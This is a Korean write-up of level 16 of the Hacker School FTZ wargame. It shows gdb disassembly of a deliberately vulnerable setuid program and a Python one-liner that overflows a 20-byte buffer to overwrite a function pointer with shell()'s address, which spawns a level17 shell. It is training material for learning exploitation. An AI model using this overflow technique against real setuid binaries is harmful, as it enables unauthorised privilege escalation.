Hacker School FTZ
- level 16 -

1. hint 파일 살펴보기

```
[level16@ftz level16]$ ls
attackme  attackme.c  hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
이전과 같이 attackme 프로그램과 attackme.c 파일, hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level16@ftz level16]$ cat hint


#include <stdio.h>

void shell() {
  setreuid(3097,3097);
  system("/bin/sh");
}

void printit() {
  printf("Hello there!\n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  call();
}
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
C 소스 코드가 힌트인 것을 보아 우리가 발견한 attackme라는 프로그램의 소스 코드인 것 같다.
crap라는 int형 변수가 선언되어 있고, shell이라는 함수와 printit이라는 함수가 존재하는 것을 알 수 있다.
현재 call이라는 포인터 함수가 printit으로 초기화되어 있고, char 형의 배열 buf가 존재한다.
fgets() 함수를 통해 48의 크기만큼 입력을 받아 buf 배열에 저장한 뒤, call 함수를 실행하는 것을 알 수 있다.
buf의 크기는 20이지만, 입력을 48만큼 받으므로 우리는 이를 이용하여 call의 함수 주소를 조작하여 BOF 공격을 하면 될 것이다.

```
[level16@ftz level16]$ cat attackme.c
cat: attackme.c: 허 가  거 부 됨
[level16@ftz level16]$ ls -l attackme.c
-rw-r-----    1 root     root          235  3월   8  2003 attackme.c
```

attackme.c 파일은 root 권한으로 열리지 않는 모습이다.

2. 스택 확인

우리는 프로그램의 구조를 확인하기 위해 gdb를 quiet 모드로 실행해 프로그램의 디버깅 정보를 확인할 것이다.
본인은 intel식 어셈블리어 표현이 더 편하므로 intel식으로 세팅을 할 것이다.


```
[level16@ftz level16]$ gdb -q attackme
(gdb) set disassembly-flavor intel
```

```
(gdb) disas main
Dump of assembler code for function main:
0x08048518 <main+0>:    push   ebp
0x08048519 <main+1>:    mov    ebp,esp
0x0804851b <main+3>:    sub    esp,0x38
0x0804851e <main+6>:    mov    DWORD PTR [ebp-16],0x8048500
0x08048525 <main+13>:   sub    esp,0x4
0x08048528 <main+16>:   push   ds:0x80496e8
0x0804852e <main+22>:   push   0x30
0x08048530 <main+24>:   lea    eax,[ebp-56]
0x08048533 <main+27>:   push   eax
0x08048534 <main+28>:   call   0x8048384 <fgets>
0x08048539 <main+33>:   add    esp,0x10
0x0804853c <main+36>:   mov    eax,DWORD PTR [ebp-16]
0x0804853f <main+39>:   call   eax
0x08048541 <main+41>:   leave
0x08048542 <main+42>:   ret
```

위는 main 함수를 disassemble한 모습이다.

<main+6>와 <main+36>에서 ebp-16 위치에 있는 값을 가져와 mov를 하는 것을 보아 call 함수의 위치일 것이다.

<main+24>에서 ebp-56 위치에 있는 값을 가져오고 fgets 함수가 실행되는 것을 보아 buf 배열의 위치일 것이다.
그렇다면 buf와 call 함수 사이에 dummy가 20의 크기만큼 존재하고, call 함수와 SFP 사이에 crap 변수와 dummy가 존재하여 이 크기는 12만큼 될 것이다. 이를 스택으로 그려보면 다음과 같다.



3. shell 함수 위치 찾기

```
(gdb) disas shell
Dump of assembler code for function shell:
0x080484d0 <shell+0>:   push   ebp
0x080484d1 <shell+1>:   mov    ebp,esp
0x080484d3 <shell+3>:   sub    esp,0x8
0x080484d6 <shell+6>:   sub    esp,0x8
0x080484d9 <shell+9>:   push   0xc19
0x080484de <shell+14>:  push   0xc19
0x080484e3 <shell+19>:  call   0x80483b4 <setreuid>
0x080484e8 <shell+24>:  add    esp,0x10
0x080484eb <shell+27>:  sub    esp,0xc
0x080484ee <shell+30>:  push   0x80485b8
0x080484f3 <shell+35>:  call   0x8048364 <system>
0x080484f8 <shell+40>:  add    esp,0x10
0x080484fb <shell+43>:  leave
0x080484fc <shell+44>:  ret
```

위는 shell 함수를 disassemble한 모습이다.
여기서 우리는 call 함수의 함수 주소를 shell로 바꿔야 level17 권한의 Set-UID를 획득할 수 있을 것이다.
여기서 shell 함수의 시작 주소가 0x080484d0인 것을 확인할 수 있다.

4. attackme 실행

우리는 이렇게 얻은 정보들을 통하여 attackme 프로그램을 실행할 것이다.

```
[level16@ftz level16]$ (python -c 'print "A"*40 + "\xd0\x84\x04\x08"'; cat) | ./attackme
```

buf의 상대적 위치로부터 40만큼 아무 의미 없는 값으로 채워준 뒤, call 함수 위치에 shell 함수가 있는 주소인 0x080484d0를 리틀 엔디안 방식으로 넣어줄 것이다. 이후, cat을 통해 우리가 파이썬 출력을 통해 나온 값이 attackme 프로그램의 입력으로 들어가게 잡아줄 것이다.

```
[level16@ftz level16]$ (python -c 'print "A"*40 + "\xd0\x84\x04\x08"'; cat) | ./attackme
id
uid=3097(level17) gid=3096(level16) groups=3096(level16)
```

이후, 아무런 말이 뜨지 않는데 여기서 id 명령을 통해 쉘의 정보를 확인하자 UID가 정상적으로 level17로 설정되어 우리는 level17의 권한을 획득한 것을 확인할 수 있었다.

5. 비밀번호 획득

```
my-pass

Level17 Password is "[redacted]".
```

my-pass 명령을 통해 level17의 비밀번호를 획득할 수 있다. 이를 따로 기록하여 level17 로그인 시, 사용하자.